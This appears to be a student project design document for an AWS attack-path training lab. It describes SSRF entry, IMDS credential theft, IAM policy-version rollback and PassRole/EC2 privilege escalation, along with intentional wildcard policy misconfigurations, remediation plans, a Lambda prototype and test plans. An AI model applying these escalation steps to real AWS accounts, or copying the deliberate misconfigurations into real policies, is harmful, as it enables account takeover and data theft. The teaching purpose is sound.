The hardcoded credentials in the SSM command from Privilege Escalation 2 are misused and repeated by the owner of the credentials. The credentials are also used for a user account for the AWS Console. If the participant tries to login to the AWS Console as an IAM user, it will successfully log them into the AWS Console. By remembering/saving these credentials, the participant will have a non-volatile persistence method.

Privilege Escalation 3 [Attach Role to EC2 Instance]:

Using the AWS Console and Persistence credentials, the participant can list the actions and policies for that account using the AWS CLI or IAM Dashboard. When looking at the allowed actions, the participant will see the ec2:AssociateIamInstanceProfile, iam:PassRole, and iam:ListInstanceProfiles actions along with the standard actions necessary to create an EC2 instance. Additionally, by looking further, the allowed roles for the iam:PassRole action have higher access than the current user. By combining that knowledge, the participant can create an EC2 instance with a role then use that new EC2 to run commands or retrieve security credentials with the access granted by the attached role. The EC2 instance is created in the standard way with the exception of adding the desired IAM role under Advanced Details > IAM instance profile.

The role that is attached will have a misconfigured policy that grants access to all AWS resources from an EC2. The image below shows an example of how the policy is set up.



```
  "Principal": {
    "AWS": "*",
    "Service": "ec2.amazonaws.com"
  },
```

The ‘*’ always for all resources and the service set to “ec2.amazonaws.com” limits the policy to only being used on an EC2 instance. The second part is critical to prevent the policy from being exploited before gaining access to the EC2 in Privilege Escalation 3. The policy functions based on “OR” logic, not “AND” logic which is what most people think. Thus, this misconfiguration is commonly seen in real environments and by including it we will reduce implementation vulnerabilities that could arise from this misconception.

This utilizes another improper use of ‘*’ in an IAM policy, which is one of the top 10 AWS misconfigurations according to Snyk, a popular vulnerability scanning tool. [8]

Changes

These changes are minimal in comparison to previous iterations, this is because they were made in reaction to a review from our client and other industry professionals whom we asked for feedback and advice on improving our design, as detailed below. The other important changes were organizing things thematically based on our narrative sections below and the addition of our remediation plan.

Removal of Privilege Escalation 4

From iteration 2 to iteration 3, Privilege Escalation 4 was removed and consolidated into Privilege Escalation 3. The participant can now gain complete control of the AWS environment from Privilege Escalation 3 since the role attached to the EC2 instance has a misconfiguration that grants complete control. This allows us to use a very interesting misconfiguration that we discovered through a review session with a Cloud Security Engineer at John Deere that can lead to full account compromise in industry environments, as described above.

Clarification of Privilege Escalation 1

We further defined the credentials for privilege escalation 1 by deciding on a specific credential type that is unique to the project and is volatile to add complexity. We already have one form of non-volatile persistence from our persistence component to satisfy our persistence requirement.

Remediation Plan

There are 4 high-level points of remediation in this attack path, each of which requires multiple steps to fix successfully. The remediation method is defined below, and a fully documented technical process will be defined during implementation.

Initial Entry to Privilege Escalation 1:

- Ensure that S3 Access Control Lists are scoped correctly - In this scenario, the ACL should be changed to a specific, authorized grantee.

Lateral Movement 2 to Privilege Escalation 2:

- Remove/clean up old and unused artifacts
- Educate developers on proper credential storage (AWS Secrets Manager)

- Limit access to RDS to specific security groups including known IP addresses

Privilege Escalation 2 to Persistence:

- Educate users and employees about the dangers of reusing passwords in multiple locations
- Require Multi-Factor Authentication where possible

Persistence to Privilege Escalation 3:

- Test IAM policies to ensure correct implementation
- Use permission boundaries to set the max allowed permissions in case a policy misconfiguration happens
- Limit allowed roles to attach to an EC2 instance
- Educate developers in-depth on IAM policy syntax

Narrative

As part of our narrative design requirement, we considered a few different business models to follow for our narrative. This narrative element will largely influence the aesthetic elements of our implementation and the contents of our looting through this added context. Our business model candidates included a hospital, bank, engineering consulting firm, and an academic university. For each of these, we considered the ease of understanding for ourselves and our end user of the business model, the variability of personally identifiable information, and how well their required core services would fit our proposed attack path.

When considering these factors, we decided that framing our environment as a university would be the simplest for the user to understand because most of our intended users will have attended university at some point. This scenario also seemed to fit quite well with our desired resources, as shown through the proposed narrative use cases detailed below.

Virtual University of Ludicrous Notions

New Student Registration Form:

- The initial entry components would be the registration page and form for new students. This use case would enable the need for a publicly exposed end-point that would read and store information from a storage service, S3. The format of the malformed IAM policy involved in Privilege Escalation 1 and Lateral Movement 1 would follow the cadence of allowing read access to objects in S3 beginning with `Student`. The misconfiguration will allow the user to view student PII as well as a set of developer credentials to move forward along the attack path.

Student Advisor Workstation Creation:

- The RDS Database would contain higher priority student information including banking statements in regards to tuition, transcripts, etc.

Student Database:


- The SSM Command use case would be setting up new workstations for Student Advisors. These workstations would need access to students' transcript information which is stored in the RDS database. This narrative is furthered through the idea that the command is an improperly decommissioned artifact. This means that it is no longer used or referenced in the production environment, but it still exists and can be viewed given the correct permissions. This reflects real-world scenarios where a developer would have made a proof of concept of an automated service using their hardcoded personal credentials and then neglected to clean up after themselves.

Lab Workstation Creation:

- The developer mentioned above would have reused their database credentials as their AWS Console credentials. Based on their prior project and console permissions to create new EC2 instances, their professional position would be Virtual Workstation Manager or Virtual Workstation Engineer at a granular level and simply a Developer from a high level.

Attack Path 2

Design Visual and Description



Functionality

Initial Entry:

Our initial entry point will be a Python Django webserver (which is commonly used in real world scenarios). With this web server, attackers will be able to exploit an SSRF vulnerability, gaining access to an admin page within the server. Utilizing this admin page, a shell can be generated that will run commands on the web server allowing for further manipulation and taking users into Privilege Escalation.

Privilege Escalation 1:

The user will query the metadata api from the admin portal's shell to get temporary credentials for a certain IAM role. Once the user has the credentials, they can describe their attached policies to their user using aws iam list-attached-user-policies --user-name <insert username>. They will then use aws iam get-policy --policy-arn <insert policy arn> to describe the policy and see the version. The user needs to see the permissions granted by the policy so they then will execute aws iam get-policy-version --policy-arn <insert policy arn> --version-id <insert current version>. This will allow the user to see that their policy grants them the set-default-policy-version permission. The user will then see that the previous policies' permissions had more admin control and use the set-default-policy-version command to revert their policy to have more permissions.

Looting/Exfiltration 1:

Once a user has taken over another user's credentials with privileged access for certain resources, The user refers back to EC2 Instance/Server 1 to retrieve information from S3 bucket that gives them Iam passrole permissions EC2: runInstances.

Privilege Escalation 2:

With the contents from Looting/Exfiltration 1, the user will create a new EC2 instance (ec2 server 2). Once that is done they are able to pass an existing role with even higher permissions to loot/exfiltrate an existing s3 bucket that only allows users with this specific permission/role to retrieve data from.

Looting/Exfiltration 2:

Once the user has created the second ec2 instance and passed the new role they are able to loot the s3 bucket that contains sensitive information, for example, medical records, social security, etc.

Changes

Attack 2 changes mainly consist of removing our old lateral movement steps and utilizing a new process associated with the IMDS service. The new lateral movement steps are technically more challenging while utilizing existing ideas covered in previous steps of the attack path. These changes allow for each step to more concretely build off of one another and be a distinct set of attacks from the first path.

Remediation

Initial Entry:
To remediate the python code, we would use python url parsing libraries that will mitigate ssrf vulnerabilities. Utilize URL parsers: Instead of relying on simple string manipulation, use built-in URL parsing libraries provided by Django. These libraries handle edge cases and ensure proper validation of URL components.

Privilege Escalation 1/Looting 1:
In order to prevent a user from reverting to the previous version of a policy, you must set the desired version as the default and then delete the remaining policy versions to prevent any use of unwanted access or privileges.

Set Default Policy Version:

To make a specific version the default, you can use the set-default-policy-version command. This doesn't delete previous versions but changes the default version that IAM uses for evaluating permissions.

```
aws iam set-default-policy-version --policy-arn arn:aws:iam::account-id:policy/PolicyName
--version-id v2
```

Policy Cleanup Script:
You can script a solution that retrieves the list of policy versions using list-policy-versions, identifies the versions you want to keep, and then deletes the unwanted versions. Be cautious and test thoroughly before executing such scripts in production.

```
# List versions
aws iam list-policy-versions --policy-arn arn:aws:iam::account-id:policy/PolicyName

# Delete a specific version
aws iam delete-policy-version --policy-arn arn:aws:iam::account-id:policy/PolicyName --version-id
v1
```

Privilege Escalation 2/Looting 2:
Passrole was misconfigured using the '*' wildcard character. This permission needs to be either removed from the user or restricted using IAM paths and security policies or using variables and tags in the permission. Once the ec2 is not able to have a privileged role then the user would not be able to complete looting 2.

Narrative

In the realm of clandestine cyber operations, our story unfolds within the digital infrastructure of a multinational corporation known as Cyber Dynamics Solutions (CDS), a leading technology company specializing in cutting-edge software solutions. CDS boasts a robust ecosystem powered by a Python Django web server that orchestrates various critical services.

Initial Entry:

Our story commences with a shadowy figure exploiting a vulnerability in the Python Django web server, the lifeblood of CDS's online operations. By leveraging a cunning Server-Side Request Forgery (SSRF) attack, the assailant gains unauthorized access to an administrative portal within the server. Armed with this portal, they wield the power to generate a shell capable of executing commands on the web server, thereby initiating a perilous journey into the realm of privilege escalation.

Privilege Escalation 1:

The hacker, now in possession of the administrative shell, embarks on a reconnaissance mission within CDS's virtual corridors. Their target: IAM roles. Through a calculated query to the metadata API, the assailant acquires temporary credentials for a pivotal IAM role. Unveiling the role's policies, they dissect the permissions with surgical precision, using AWS CLI commands to list attached user policies and scrutinize policy versions. In a bold move, they exploit a vulnerability allowing them to elevate their privileges by manipulating policy versions, securing a more potent administrative foothold within CDS.

Looting/Exfiltration 1:

Empowered with elevated privileges, our hacker pivots back to an EC2 instance known as Server 1. Exploiting the newfound IAM passrole permissions, they stealthily infiltrate an S3 bucket, extracting critical information that unlocks the gateway to further malevolent exploits.

Privilege Escalation 2:

Armed with the spoils from their first infiltration, our hacker engineers a second coup. They deploy a new EC2 instance, Server 2, harnessing an existing role with even greater permissions. This enables them to infiltrate a highly restricted S3 bucket, safeguarded by a role allowing exclusive access to sensitive data.

Looting/Exfiltration 2:

The climax of our narrative unfolds as the hacker, now operating with unprecedented access, breaches the second S3 bucket. This digital vault contains a trove of confidential information—medical records, social security details, and other classified data. The attacker exfiltrates this valuable payload, leaving Cyber Dynamics Solutions in the throes of a digital heist, the reverberations of which will echo through the corridors of the tech giant for years to come.

4.8 Technology Considerations

CloudFormation template vs Terraform vs Cloud Development Kit:

One of our previous design decisions was to have our final product be delivered as Infrastructure as Code (IaC). This required us to choose which IaC language/format would best fit our project. The candidates available were Terraform, AWS CloudFormation Templates, and the AWS Cloud Development Kit (CDK). Terraform's key advantage is that it can be used with other cloud providers, but as a result it isn't as catered to AWS. AWS CDK is a form of IaC that was built to use familiar programming languages to enable their code to match the rest of their stack/area of expertise. We do not benefit from this advantage, as we are starting from square one. The key weakness of this format is that the code from CDK is translated into CloudFormation templates on the backend and this abstraction from the core definitions of the cloud resources can lead to further confusion down the line which could require us to learn and understand CloudFormation Templates in addition to CDK. This simplification of resource definitions can also lead to unintended misconfigurations which could make our project unintentionally insecure. CloudFormation Templates are the officially supported AWS IaC yaml format. The strengths of this format is that it is directly supported by AWS which means the documentation for this format is updated and maintained by AWS, the AWS console allows you to export existing resources as a CloudFormationTemplate, and deploying AWS CloudFormation Templates can be performed using the AWS CLI which is a required technology that is heavily used in other sections of our project. The weakness of this format is that it is considered more complicated than CDK. We chose AWS CloudFormation Templates because these strengths will best enable us to understand our resource definitions within our project time frame.

API Gateway:

Another trade-off in technology was the use of API Gateways which provided initial credentials in Attack Path 1's Initial Entry component to ensure the security of the project. One of our initial ideas was to incorporate a public facing S3 bucket for the initial entry of the attack. This would model a real world black box attack from the outside instead of an assumed breach or insider threat model. If we stayed with the public facing S3, a malicious actor could compromise the AWS account using the attack path. One of our requirements is to ensure no unintended damage is done to the AWS account. Using the API Gateway with provided credentials only authorized participants can follow the attack path. While this strengths the security and helps us meet the requirement, the downside is the limitation in the types of initial entry.

4.9 Design Analysis

Attack Path 1

After talking with our industry client, we found that our design from 4.7.2 works and meets the clients requirements. The design uses the required resources in the attack path as well ensures security by using the API Gateway for the initial entry. Our client helped us change our initial design to model real world scenarios.

Our design is a good size and around three vulnerabilities. A potential improvement would be to incorporate one or two other vulnerabilities or misconfigurations into the attack path. This would allow for more learning about different components. One of the concerns is about needing to create a VPC in order to add a RDS database in the design. We will continue to explore other opportunities to incorporate a database without the VPC since it is difficult to implement in Infrastructure as Code.

Attack Path 2


After discussions and suggestions from our industry client the structure of attack path 2 was changed to allow for more real world scenarios. The previous design was more attuned to being an internal threat and the client indicated that the threat should be coming externally. The entire initial entry component and lateral movement component were expanded and implemented more real world like vulnerabilities. The structure of the design did not change, and those were the only two sections to undergo any rewrites.

Depending on how we are doing on time/schedule we would like to make the looting/exfiltration a bit more complex. Some ways we can do this is by encrypting the documents/data to where the attacker might have to find a hidden key, or crack the hash, or something within similar difficulty.

As of right now our initial entry has something to do with a web server that a user can get into the admin page. Once we start implementing this in the future we might have to redesign this area and how a user can enter through the webserver. Along with this, we might have to restructure our remediation for the initial entry once we fully understand how this will be implemented.


Prototypes

Attack_Path_1_Inital_Entry: the screenshot below is an AWS diagram of the Proof of Concept encompassing the Initial Entry of Attack Path 1.




The **Lambda Function's** purpose is to list objects of an s3 Bucket. The S3 Bucket contains a file that holds text "I have sensitive data." The exact contents of the production S3 Bucket as well as the intended purpose of the Lambda Function will be dependent on the narrative.

The **purpose of this POC** is to convey a successful invocation of the API Gateway. When invoked, the API Gateway should execute the Lambda, the Lambda should get and read the objects of the S3 Bucket, and finally return the JSON response containing the S3 Bucket content to the End User of the API Gateway. A screenshot of the POC Lambda Function is below.



```python
def lambda_handler(event, context):
    bucket_name = 'kk-poc'

    try:
        # Create an S3 client
        s3 = boto3.client('s3')

        response = s3.get_object(Bucket='kk-poc', Key='lambda-week7.txt')
        contents = response['Body'].read().decode('utf-8')
        print(contents)

        return {
            'statusCode': 200,
            'body': contents
        }
        return {
            'statusCode': 200,
            'body': json.dumps(response, default=str)
        }

    except Exception as e:
        print(f"Error: {e}")
        return {
            'statusCode': 500,
            'body': json.dumps({'message': 'Internal Server Error'})
        }
```

A screenshot of the POC API Gateway with the request path "/getobj" running a successful test is below.



/getobj - POST method test results

Request
/getobj?/getobj

Latency
2600

Status
200

Response body


```
{"statusCode": 200, "body": "I have sensitive data."}
```

Response headers

```
{
  "Content-Type": "application/json",
  "X-Amzn-Trace-Id": "Root=1-656d2880-54b8fd237b8c4b60b501c93e;Sampled=0;lineage=d83af10e:0"
}
```

Attack_Path_1_Priviliege_Escalation_2:

The screenshot below shows the use of the AWS CLI to perform the ssm:list-commands action to view the execution details of an ssm command. This custom ssm command that we created and ran includes two parameters stored in plain text, a username and password, that would be used in the command's execution to "get-student-files" from the student database as described in the Attack Path 1 narrative.



```
ashlerbenda@pop-os:~$ aws ssm list-commands
{
    "Commands": [
        {
            "CommandId": "7f7f7f7b-48eb-42ee-b90a-2fda11144bc2",
            "DocumentName": "OLD-get-student-files",
            "DocumentVersion": "2",
            "Comment": "",
            "ExpiresAfter": "2023-12-01T22:54:17.974000-06:00",
            "Parameters": {
                "pass": [
                    "password!"
                ],
                "user": [
                    "AshlerB"
                ]
            },
            "InstanceIds": [],
            "Targets": [
                {
                    "Key": "tag:Component",
                    "Values": [
                        "test"
                    ]
                }
            ],
            "RequestedDateTime": "2023-12-01T21:44:17.974000-06:00",
            "Status": "Success",
```

5 Testing

Our testing strategy follows the compartmentalization of our attack path components and how they connect, as well as considering our overall project requirements when testing the attack paths as a whole.

Unique challenge might include:

- Diversity of components/different expected results/actions needed to test
- Understanding of components and what it is they provide.
- Verifying remediation documentation is accurate.
    - Determine if documented fixes disable or get rid of vulnerability
    - Verify that these remediations don't create other possible vulnerabilities

5.1 Unit Testing

The units of our tests will be broken down by the visual components displayed in our design iterations. Each component should have 1 test which will confirm the efficacy of that step in the attack path.

The general tools used across each of these unit tests will similarly consist of the AWS CLI, a bash CLI, and/or the AWS Console. Despite the similarity in the tools used to test each component, the desired result of each test and the given input used in association with this tool will vary from component to component.

Naming convention of unit tests: AP{Attack path #}_{Component_Type}_{Component #}

AP1_Priv_Esc_1:

- **Permissions:**
- **Test:** List permissions after gaining required role for privilege escalation 1 using AWS CLI after assuming the role
- **Expected Result**: should include `ssm:List*` or some variation of ssm:List actions
    - This confirms that the role permissions are configured to allow the user to enumerate the ssm commands and previous command invocations as required for the detection of the improperly logged credentials

AP2_Initial_Entry:

- **Access System:**
- **Test:** We will use a simple Server-Side Request Forgery (SSRF) attack for entry. Using a POST request, an attacker will gain entry into an admin page hosted on an EC2 instance
- **Expected Result:** The attacker should be able to access the admin page successfully and be led to a command prompt. This is where privilege escalation 1 will come into play.

AP2_Priv_Esc_1:

- **Policy Version:**
- **Test**: Before the user moves on to attempting privilege escalation, which policy version their account sits on will be logged. After privilege escalation (I.E users permissions have changed) another log should be generated notating the policy version

- **Expected Resul**t: Since Attack Path 2s privilege escalation relies on users setting the default policy version backwards, the log files should be able to tell us that the version number has successfully reverted. Then, the permissions should notably be different from the two versions. This will confirm the user has successfully completed the privilege escalation component.

AP2_Looting_1/Priv_Esc_2:

- **<u>Resource access from s3 website</u>**
- **Test**: User credentials needed for the next steps will be contained within a s3 referred by the current user. Once these credentials or s3 resources are requested a log can be generated.
- **Expected Result:** The user is able to request and view the exposed login credentials. Log files or file access logs/extraction on the ec2 server should be able to tell when something has been accessed/gathered or removed from the computer.

AP2_Lat_Mov_1:

- **<u>Account login</u>**
- **Test:** The administrator account within the second ec2 instance should have no logins detected after the machine has been deployed. A log will be generated when the account is successfully logged in.
- **Expected Result:** The lateral movement stage of attack path 2 relies on found admin credentials being used to login to the server. Since the account on that box wont be used for anything else, once a user is in a log can be generated confirming successful lateral movement.

AP2_Looting_2:

- **<u>File extraction</u>**
- **Test:** The final ex2 server will contain important company documents like information regarding employees, med records, or ssns. Once these files are removed from the server (or viewed) a log can be generated.
- **Expected result:** Sensitive data files are reviewed and the final unit has been successfully completed.

5.2 Interface Testing

Interfaces included in our design will consist of the initial entry components and API Gateway Endpoints, note that these two descriptors are not mutually exclusive. This will also include testing the use of AWS Command Line Interface to perform various tasks. Attack path 2 will include a public facing website as an initial entry point. The various web pages there will need to be tested to verify that authenticated users can only access the \admin portal and that unauthenticated users can only access the main page.

Naming convention of interface tests: AP{Attack path #}_{Component_Type}_{Component #}_{Resource Type}

AP1_Initial Entry_1_API Gateway

- Test: API Gateway is up and returns with Lambda Function
- Expected Result: API Gateway successfully returns with a Lambda Function when invoked

AP1_Initial Entry_Lambda Function

- Test: Lambda Function allows Get Object Action for vulnerable s3
- Expected Result: user is successfully able to invoke GetObject on "S3 Website1" through Lambda Function

AP2_Initial_Entry_EC2

- **Public Facing Website**
- **Test:** The ec2 website will have web pages that only authenticated users have access to such as the \admin page with a command terminal on it. We can log the access to this webpage as it wouldn't have any access logs if it hasn't been compromised
- **Expected Result:** An access log populates for the localhost to access the \admin page

5.3 Integration Testing

Our integration testing will focus on the connections between different AWS resources as well as between the steps of the attack path.

Naming Convention of Integration Tests: AP{Attack Path#}_{Components Involved in Test}_{Relationship (one-one, one-many, many-many, etc)}

AP1_Initial_Entry_1_Priv_Esc_1:

- **Test:** Perform Assume Role action using credentials gained from initial entry 1 as a user in the AWS CLI
- **Expected Result:** Obtained credentials should be an AWS role that is assumable (usable) by a user.

AP2_Initial_Entry_1_Priv_Esc_1

- **Test:** Users default permissions should be barebones as soon as login is achieved.
- **Expected Result:** If the users permissions/policy ever change.

AP2_Priv_Esc_1_Priv_Esc2

